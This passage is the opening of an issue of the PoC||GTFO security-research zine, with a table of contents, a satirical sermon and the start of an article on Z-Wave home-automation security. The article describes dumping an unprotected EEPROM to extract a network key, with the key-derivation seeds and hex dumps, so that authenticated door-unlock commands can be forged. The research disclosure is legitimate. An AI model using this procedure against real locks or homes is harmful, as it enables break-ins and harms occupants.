12:7 Ирония Судьбы; or, Shellcode Hash Collisions

12:9 VIM Execution Engine

12:10 Doing Right by Neighbor O'Hara

12:11 Are Androids Polyglots?

Funded by our famous Single Malt Waterfall and
Pastor Laphroaig's Рентгениздат Gospel Choir,
to be Freely Distributed to all Good Readers, and
to be Freely Copied by all Good Bookleggers.

Это самиздат. Laissez lire, et laissez danser ; ces deux amusements ne feront jamais de mal au monde.

€0, $0 USD, £0, 0 RSD, 0 SEK, $50 CAD. `pocorgtfo12.pdf`. June 18, 2016.

Personal Note: We congratulate Meredith L. Patterson and TQ Hirsch on their marriage, which took place in front of friends and family at Orcas Island on the evening of 11 June 2016. To life!

Legal Note: We lovingly cast this into the public domain of fields without fences. Please read it and share it as you like, without fear of litigation.

Reprints: Bitrot will burn libraries with merciless indignity that even Pets Dot Com didn't deserve. Please mirror–don't merely link!–`pocorgtfo12.pdf` and our other issues far and wide, so our articles can help fight the coming robot apocalypse. We like the following mirrors.
`https://unpack.debug.su/pocorgtfo/`
`https://pocorgtfo.hacke.rs/`
`https://www.alchemistowl.org/pocorgtfo/`
`http://www.sultanik.com/pocorgtfo/`

Technical Note: The polyglot file `pocorgtfo12.pdf` is valid as a PDF, as a ZIP file, and as an Android application. You can read all about the polyglot on page 79. To install it on an Android terminal, simply drop it into `/sdcard/` and run the following from the Android shell:

```
pm install /sdcard/pocorgtfo12.pdf
```

Cover Art: The image on our cover is known as the Flammarion engraving, having first appeared in Camille Flammarion's 19th century book, *L'atmosphère : météorologie populaire*. We thank its unknown engraver for inspiring us to take a quick peek, or sometimes a long look, behind the curtain at the edge of the world.

Printing Instructions: Pirate print runs of this journal are most welcome! PoC||GTFO is to be printed duplex, then folded and stapled in the center. Print on A3 paper in Europe and Tabloid (11" x 17") paper in Samland, then fold to get a booklet in A4 or Letter size. Secret volcano labs in Canada may use P3 (280 mm x 430 mm) if they like, folded to make P4. The outermost sheet should be on thicker paper to form a cover.

```
# This is how to convert an issue for duplex printing.
sudo apt-get install pdfjam
pdfbook --short-edge --vanilla --paper a3paper pocorgtfo12.pdf -o pocorgtfo12-book.pdf
```


Preacherman	Manul Laphroaig
Editor of Last Resort	Melilot
TEXnician	Evan Sultanik
Editorial Whipping Boy	Jacob Torrey
Funky File Supervisor	Ange Albertini
Assistant Scenic Designer	Philippe Teuwen
Spirit Animal Guide	Spencer Pratt

and sundry others

1 Lisez Moi!

Neighbors, please join me in reading this thirteenth release of the International Journal of Proof of Concept or Get the Fuck Out, a friendly little collection of articles for ladies and gentlemen of distinguished ability and taste in the field of software exploitation and the worship of weird machines. This release is given on paper to the fine neighbors of Montréal.

If you are missing the first twelve issues, we the editors suggest pirating them from the usual locations, or on paper from a neighbor who picked up a copy of the first in Vegas, the second in São Paulo, the third in Hamburg, the fourth in Heidelberg, the fifth in Montréal, the sixth in Las Vegas, the seventh from his parents' inkjet printer during the Thanksgiving holiday, the eighth in Heidelberg, the ninth in Montréal, the tenth in Novi Sad or Stockholm, the eleventh in Washington, D.C., or the twelfth in Heidelberg.

We begin on page 4 with a sermon concerning peak computation, population bombs, and the joy of peeks and pokes in the modern world by our own Pastor Manul Laphroaig.

On page 6 we have a *Z-Wave Christmas Carol* by Chris Badenhop and Ben Ramsey. They present a number of tricks for extracting pre-shared keys from wireless Z-Wave devices, and then show how to use those keys to join the network.

On page 14, Krzysztof Kotowicz and Gábor Molnár present *Comma Chameleon*, weaponize PDF polyglots to exfiltrate data via XSS-like vulnerabilities. You will never look at a PDF with the same eyes again, neighbors!

Chris Domas, whom you'll remember from his brilliant compiler tricks, has contributed two articles to this fine release. On page 28, he explains how to implement *M/o/Vfuscator as a Virtual Machine*, producing a few bytes of portable C or assembly and a complete, obfuscated program in the `.data` segment.

IBM had JCL with syntax worse than Joss, and everywhere the language went, it was a total loss! So dust off your z/OS mainframe and find that ASCII/EBCDIC chart to read Soldier of Fortran's *JCL Adventure with Network Job Entries* on page 32.

What does a cult Brezhnev-era movie have to do with how exploit code finds its bearings in a Windows process' address space? Read *Exploiting Weak Shellcode Hashes to Thwart Module Discovery; or, Go Home, Malware, You're Drunk!* by Mike Myers and Evan Sultanik on page 57 to find out!

Page 63 begins Alex Ionescu's article on a *DeviceGuard Mitigation Bypass for Windows 10*, escalating from Ring 3 to Ring 0 with complete reconstruction of all corrupted data structures.

Page 72 is Chris Domas' second article of this release. He presents a Turing-complete *Virtual Machine for VIM* using only the normal commands, such as yank, put, delete, and search.

On page 76 you will find a rousing guest sermon *Doing Right by Neighbor O'Hara* by Andreas Bogk, against the heresy of "sanitizing" input as a miracle cure against injection attacks. Our guest preacher exposes it as fundamentally unneighborly, and vouchsafes the true faith.

Concluding this issue's amazing lineup is *Are androids polyglots?* by Philippe Teuwen on page 79, in which you get to practice Jedi polyglot mind tricks on the Android package system. Now these *are* the droids we are looking for, neighbors!

– — — – — — — – — – –

On page 80, the last page, we pass around the collection plate. We're not interested in your dimes, but we'd love some nifty proofs of concept. And remember, one hacker's "junk hacking" may hold the nifty tricks needed for another's treasured exploit!

2 Surviving the Computation Bomb

by Manul Laphroaig

Gather round the campfire, neighbors. Now is the time for a scary story, of the kind that only science can tell. Vampires may scare children, but it takes an astronomer to scare adults—as anyone who lived through the 1910 scare of the Earth's passing through the Halley's comet's tail would plainly tell you. After all, they had it on the best authority[1] that the tail's cyanogen gas—spectroscopically confirmed by *very prominent bands*—would *impregnate the atmosphere and possibly snuff out all life on the planet.*


But comets as a scare are old and busted, and astronomic spectroscopy is no longer a hot new thing, prominent bands or no. We can do better.

Imagine that you come home after a strenuous workday, and, after a nice dinner, sit down to write some code on that fun little project for your PoC||GTFO submission. Little do you know that you are contributing to the thing that will doom us all!

You see, neighbors, there is only so much computation possible in the world. By programming for pleasure, you are taking away from this non-renewable resource—and, when it runs out, our civilization will be destroyed.

Think of it, neighbors. Computation was invented by mathematicians, and they tend to imagine infinite resources, like endless tapes for their model machines, but in reality nothing is inexhaustible. There is only a finite amount of atoms in the universe—so how could such a universe hold even one of these infinite tapes? Mathematicians are notorious for being short-sighted, neighbors.

You may think, okay, so there may not be an infinite amount of computation, but there's surely enough for everyone? No, neighbors, not when it's growing exponentially! We may have been safe when people just wrote programs, but when they started writing programs to write programs, and programs to write programs to write programs, how long do you think this unsustainable rush would last? Have you looked at the size of a "hello world" executable lately? We are doomed, neighbors, and your little program is adding to that, too!



COMET'S POISONOUS TAIL.

Yerkes Observatory Finds Cyanogen in Spectrum of Halley's Comet.

Special to The New York Times.

BOSTON, Mass., Feb. 7.—Astronomers at the Harvard Observatory have not yet made a photographic spectrum of Halley's comet, which is rapidly approaching the earth, but a telegram received there to-day from the Yerkes Observatory states that spectra of the comet obtained by the Director and his assistants show very prominent cyanogen bands.

Cyanogen is a very deadly poison, a grain of its potassium salt touched to the tongue being sufficient to cause instant death. In the uncombined state it is a bluish gas very similar in its chemical behavior to chlorine and extremely poisonous. It is characterized by an odor similar to that of almonds. The fact that cyanogen is present in the comet has been communicated to Camille Flammarion and many other astronomers, and is causing much discussion as to the probable effect on the earth should it pass through the comet's tail. Prof. Flammarion is of the opinion that the cyanogen gas would impregnate the atmosphere and possibly snuff out all life on the planet.

Only once, as far as known, has the

Now you may think, what about all these shiny new computers they keep making, and all those bright ads showing how computers make things better, with all the happy people smiling at you? But these are made by corporations, neighbors, and corporation would do anything to turn a profit, would they not? Aren't they the ones destroying the world anyway?[2] Perhaps the rich and powerful will have stashed some of it away for their own needs, but there will not be enough for everyone.

Think of the day when computation runs out. The Internet of Things will turn into an Internet of Bricks, and all the things it will be running by that time, like your electricity, your water, your heat, and so on will just stop functioning. The self-driving cars will stop. In vain will your smart fridge, previously shunned by your other devices as the simpleton with the least processor power, call out to its brethren and its mother factory—until it too stops and gives up its frosty ghost.

[1] The New York Times. Your best source for the science of how the world would end most horribly and assuredly real soon now.

[2] Searching the New York Times for this one is left as an exercise to the reader.

A national mobilization of the senior folks who still remember how to use paper and drive may save some lives, but "will only provide a stay of execution." Nothing could be more misleading to our children than our present society of affluent computation![3]

To meet the needs of not just individual programmers, but of society as a whole, requires that we take an immediate action at home and promote effective action worldwide—hopefully, through change in our value system, but by compulsion if voluntary methods fail—before our planet is permanently ruined.[4]

No point in beating around the bush, neighbors—computation must be rationed before it's too late. We must also control the population of programmers, or mankind will program itself into oblivion. "The hand that hefted the axe against the ice, the tiger, and the bear [and] now fondles the machine gun"—and, we must add, the keyboard—"just as lovingly"[5] must be stopped.

Uncontrolled programming is a menace. The peeks and pokes cannot be left to the unguided masses. Governments must step in and Do Something.

Well, maybe the forward-thinking elements in government already are. When industrial nations sign an international agreement to control software under the same treaty that controls nuclear and chemical weapon technologies—and then have to explicitly exclude *debuggers* from it, because the treaty's definition of controlled software clearly covers debuggers—something must be going on. When politicians who loudly profess their commitment to technological progress and education demand to punish makers and sellers of non-faulty computers—maybe they are only faking ignorance.

When the only "Advanced Placement" computing in high schools means Java and only Java, one starts to suspect shenanigans. When most of you, neighbors, barely escaped courses that purported to teach programming, but in fact looked like their whole point was to turn you away from it—can this be a coincidence? Not hardly, neighbors, not by a long shot!

Scared yet, neighbors?[6]

Garlic against vampires, silver against werewolves, the Elder Sign against sundry star-spawn. The scary story teaches us that there's always a hack. So what is ours against those who would take away our PEEK and our POKE in the name of expert opinions on the whole society's good?

Perhaps it is this little litany: "Science is the belief in the ignorance of experts." At the time that Rev. Feynman composed it, he felt compelled to say, "I think we live in an unscientific age ... [with] a considerable amount of intellectual tyranny in the name of science." We wonder what he would have said of our times.

But take heart, neighbors. Experts and sciences of doom come and go; so do killer comets with cyanogen tails,[7] the imminent Fifth Ice Age, and population bombs. We might survive the computation bomb yet—so finish that little project of yours without guilt, send it to us, and let its little light shine—in an unscientific world that needs it.

---

[3]Cf. Paul Erhlich, "The Population Bomb," 1968, p. xi, which begins with "The battle to feed all of humanity is over. In the 1970s hundreds of millions of people will starve to death in spite of any crash programs embarked upon now. At this late date nothing can prevent a substantial increase in the world death rate..." The 1975 edition amended "the 1970s" to "the 1970s and 1980s," but—as the newer and more fashionable kinds of school math teach us—never mind the numbers, the idea is the important thing!

[4]Oops, that one was a quote, too. No wonder that story was a best-seller!


[5]Ibid., p. xiii

[6]If you think that the "non-renewable computation" argument makes no sense, you are absolutely right! But, do the arguments for "golden keys" in cryptography or for "regulating exploits" make any more sense? No, and they sound just as scientific to those inclined to believe that actual experts have, in fact, been consulted. And sometimes they even *have* been, for a certain definition of experts.

[7]But I bet CyanogenMod is in your Android. Coincidence?

3 Carols of the Z-Wave Security Layer; or, Robbing Keys from Peter to Unlock Paul

by Chris Badenhop and Ben Ramsey



3.1 Adeste Fideles

Z-Wave is a physical, network, and application layer protocol for home automation. It also allows members of the disposable income class to feed their zeal for domestic gadgetry, irrespective of genuine utility. Z-Wave devices sit in their homes, quietly exchanging sensor reports and actuating in response to user commands or the environment.

The curious reader may use an SDR to learn how, when, and what they communicate. Tools like Scapy-radio (Picod, Lebrun, and Demay) and EZ-Wave (Hall and Ramsey) demodulate Z-Wave frames for inspection and analysis. The C++ source code for OpenZwave is a great place to examine characteristics of the Z-Wave application layer. Others may still prefer to cross-compile OpenZwave to their favorite target and examine the binary using a custom disassembler built from ROP gadgets found in the old shareware binary WOLF3D.EXE.

After tinkering with Z-Wave devices and an SDR, the stimulated readers will quickly realize that they can send arbitrary application layer commands to devices where they are executed. To combat this, some devices utilize the Z-Wave security layer, which provides both integrity and confidentiality services to prevent forgery, eavesdropping, and replay.

The first gospel of the Z-Wave security layer was presented by Fouladi and Ghanoun at Black Hat 2013. In it they identified and exploited a remote rekeying vulnerability. In this second gospel of the Z-Wave security layer, we validate and extend their analysis of the security layer, identify a hardware key extraction vulnerability, and provide open source PoC tools to inject authenticated and encrypted commands to sleeping Z-Wave devices.

3.2 Deck the Home with Boughs of Z-Wave

This Christmas, Billy Peltzer invests heavily in Z-Wave home automation. The view of his festive front porch reveals several of these gadgets. Billy is a little paranoid after having to defend himself from hordes of gremlins every Christmas, so he installs a Z-Wave door lock, which both Gizmo and he are able to open using a smart phone or tablet. Billy uses a Z-Wave smart plug to control Christmas lights around his front window. He programs the strand of lights to turn on when a Z-Wave PIR (passive infrared) sensor detects darkness and turn off again at daylight. This provides a modest amount of energy savings, which will pay for itself and his Mogwai-themed ornament investment after approximately 20 years.

The inquisitive reader may wonder if Billy's front door is secure. Could a gremlin covertly enter his home using the Z-Wave application layer protocol, or must it instead cannonball through a window, alerting his dog Barney? Fortunately, sniffing, replaying, or injecting wireless door commands is fruitless because the door command class implements the Z-Wave security layer, which is rooted in cryptography.

Z-Wave cryptography uses symmetric keys to provide encryption and authentication services to the application layer. It stores a form of these keys in nonvolatile memory, so that the device does not require rekeying upon power loss. Of the five locks we have examined, the nonvolatile memory is always located in the inner-facing module, so a gremlin would have to destroy a large portion of the Z-

Wave door lock to extract the key. At that point it would have physical access to the lock spindle anyway, making the cryptographic system moot.

Wireless security is enabled on the 5th generation (i.e., Z-Wave Plus) devices on Billy's front porch. Thus, their memory contains the same keys that keep gremlins from wirelessly unlocking his door. A gremlin may crack open the outdoor smart plug or PIR sensor, locate and extract the keys, and send an authenticated unlock command to the door. Billy has figuratively left a key under the doormat!

3.3 We Three Keys of AES Are

Since Z-Wave security hinges on the security of the keys, it is important to know how they are stored and used. Z-Wave encryption and authentication services are provided by three 128-bit AES keys; however, the security of an entire Z-Wave network converges to a single key in the set. Like the three wise men, only one of them was necessary to deliver the gifts to Brian of Nazareth. The other two could have just as well stayed home and added a few extra camels to haul the gifts. A card would also have been nice.

The key of keys in this system is the network key. This key is generated by the Z-Wave network controller device and is shared with every device requiring cryptographic services. It is used to derive both the encrypting and signing keys. When a new device is added to a Z-Wave network, the device may declare a set of command classes that will be using security (e.g., the door lock command class) to the Z-Wave network controller. In turn, the controller sends the network key to the new device. To provide a razor-thin margin of opaqueness, this message is encrypted and signed using a set of three default keys known by all Z-Wave devices. The default encryption and authentication keys are derived from a default 128-bit network key of all zeros. If the adherent reader recovers the encryption key from their device, decrypts sniffed frames, and finds that the plaintext is not correct, then they should attempt to use the encryption key derived from the null network key instead.[8]

An authentication key is derived from a network key as follows. Using an AES cipher in ECB-mode, a 16-byte authentication seed is encrypted using the network key to derive the authentication key. The derivation process for the encryption key is identical, except that a different 16-byte seed value is used. A curious reader may want to know what these seeds are, and any fortuitous reader in possession of a MiCasaVerde controller will be able to tell you.

The MiCasaVerde controller uses an embedded Linux OS and provides two mechanisms for extracting a keyfile from its filesystem, located at `/etc/cmh/keys`. Using the web interface, one may download a compressed archive of the controller state. The archive contains the `/etc` directory of the filesystem. Alternatively, a secure shell interface is also provided to remotely explore the filesystem. The MiCasaVerde binary key file (`keys`) is exactly 48 bytes and contains all three keys. The file is ordered with the network key first, the authentication key second, and the encryption key last. Billy Peltzer's Z-Wave network controller is a MiCasaVerde-Edge. In Figure 1, we show the resulting key file and dump the values of the keys for his network (i.e., `0xe97a5631cb5686fa24450eba103f-945c`).

To find the seeds, one must simply decrypt the authentication and encryption keys using an AES cipher in ECB mode loaded with the network key, and the resulting gifts will be the authentication and encryption seeds respectively. From our own observations, the same seed values are recovered from both 3rd and 5th generation Z-Wave devices. Billy's keys are used in Figure 2 to recover the seeds. Given the seed values and a network key, we have a method for deriving the encryption key and the authentication key from an extracted network key.

3.4 Away in an EEPROM, No ROM for Three Keys

Z-Wave devices other than MiCasaVerde controllers may not have an embedded Linux OS, so where are the keys stored in these devices? Extracting and analyzing the nonvolatile memory of Billy's PIR sensor and doorlock reveal that the network key is stored in a lowly, unprotected 8-pin SPI EEPROM, which is external to the proprietary Z-Wave transceiver chip. In fact, only the network key is stored in the EEPROM, implying that the encryption key and the authentication key are derived upon startup and stored in RAM.

Unless the device designers hoped to obscure the key derivation process, the decision to store only the network key in nonvolatile memory is unclear.

[8] `unzip pocorgtfo12.pdf zwave.tar.bz2`

Moreover, it is not clear why the key is found in the EEPROM rather than somewhere in the recesses of the proprietary ZW0X01 Z-Wave transceiver module, whose implementation details are protected by an NDA. The transceiver certainly has available flash memory, and there does not appear to be anyone who has dumped the ZW0501 5th generation flash memory yet. Until this issue is fixed, anyone with an EEPROM programmer and physical access can acquire this key, derive the other two keys, and issue authenticated commands to devices. We extract Billy's network key by desoldering the EEPROM from the main board of his PIR sensor and use an inexpensive USB EEPROM programmer (Signstek MiniPRO) to dump the memory to a file.

The circuit board from the PIR sensor is shown in Figure 3. The ZW0501 transceiver is the large chip located on the right side of the board (a 3rd generation system would have a ZW0301). In general, the SPI EEPROM is the 8-pin package closest to the transceiver. The reader may validate that the SPI pins are shared between the EEPROM and transceiver package to be sure. In fact, the ATMLH436 EEPROM used in a 3rd generation door lock is not in the MiniPRO schematics library, so we trace the SPI pin outs of the ZM3102 (i.e., the postage-stamp transceiver package) to the SPI EEPROM to identify its pin layout. We use this information to select a compatible SOIC8 ATMEL memory chip that is available in the MiniPRO library.

We are unable to provide a fixed memory address of the network key, as it varies among device types. Even so, because the memory is so empty (>99% zeros), the key is always easy to find. In all three of Billy's Z-Wave devices, the key is within the only string of at least 16 bytes in memory. The region of the EEPROM memory of Billy's PIR sensor containing the same network key follows, with the key itself starting at address `0x60A0`.

```
~/Downloads/etc/cmh $ ls
alerts.json          HW_Key                  user_data.json.lzo.1
cmh.conf             HW_Key2                 user_data.json.lzo.2
devices              keys                    user_data.json.lzo.3
dongle.3.83.dump.0   last_report             user_data.json.lzo.4
dongle.3.83.dump.1   PK_AccessPoint          user_data.json.lzo.5
dongle.3.83.dump.2   servers.conf.default    vera_model
dongle.3.83.dump.3   sync_kit                wan_failover
dongle.3.83.dump.4   sync_rediscover         zwave_locale
ergy_key             user_data.json.luup.lzo
first_boot           user_data.json.lzo
~/Downloads/etc/cmh $ xxd ./keys
0000000: e97a 5631 cb56 86fa 2445 0eba 103f 945c  .zV1.V..$E...?.\
0000010: 620d 486c 6a65 2122 afe1 086c 79e6 3740  b.Hlje!"...ly.7@
0000020: eec9 ef96 a155 a3d3 02a1 8441 f5f3 7ea0  .....U.....A..~.
```

Figure 1 – Keys found in Billy's MiCasaVerde Edge Controller

```
~/POCs $ ./getSeeds ../keys/veraedge_keyFile
gcry_cipher_open worked
gcry_cipher_setkey worked
gcry_cipher_decrypt worked
A_K: : 62 0d 48 6c 6a 65 21 22 af e1 8 6c 79 e6 37 40
A_Seed: : 55 55 55 55 55 55 55 55 55 55 55 55 55 55 55 55
gcry_cipher_decrypt worked
E_K: : ee c9 ef 96 a1 55 a3 d3 2 a1 84 41 f5 f3 7e a0
E_Seed: : aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa aa
```

Figure 2 – The seeds for the Encryption and Authentication Keys




Figure 3 – Location of the EEPROM DIP on a 5th gen Z-Wave PIR sensor (Aeotec Multisensor 4)

```
1 6090: 00000000 00000000 00000000 ff000001
  60a0: e97a5631 cb5686fa 24450eba 103f945c
3 60b0: 56001498 eff17275 13cc4201 00000000
  60c0: 42326402 a8010000 00000000 00000000
```


For reference, the segment of memory in Billy's door lock containing the network key follows. The network key starts at address `0x012D`.

```
  0110: 00000000 00000000 00000000 00000000
2 0120: 00000000 00420100 00000000 81e97a56
  0130: 31cb5686 fa24450e ba103f94 5c560000
4 0140: 00000000 00000000 00000000 00000000
```

To summarize the above, each device contains a network key, an authentication key, and an encryption key. The network key is common throughout the network and is shared with the devices by using default authentication and encryption keys that are the same for all 3rd and 5th generation Z-Wave devices in the world. The authentication and the encryption key on the device are derived from the network key and the nonces of all 5s and all As respectively.


3.5 Do You Hear What I Hear? A Frame, a Frame, Encapsulated in a Frame, Is Encrypted

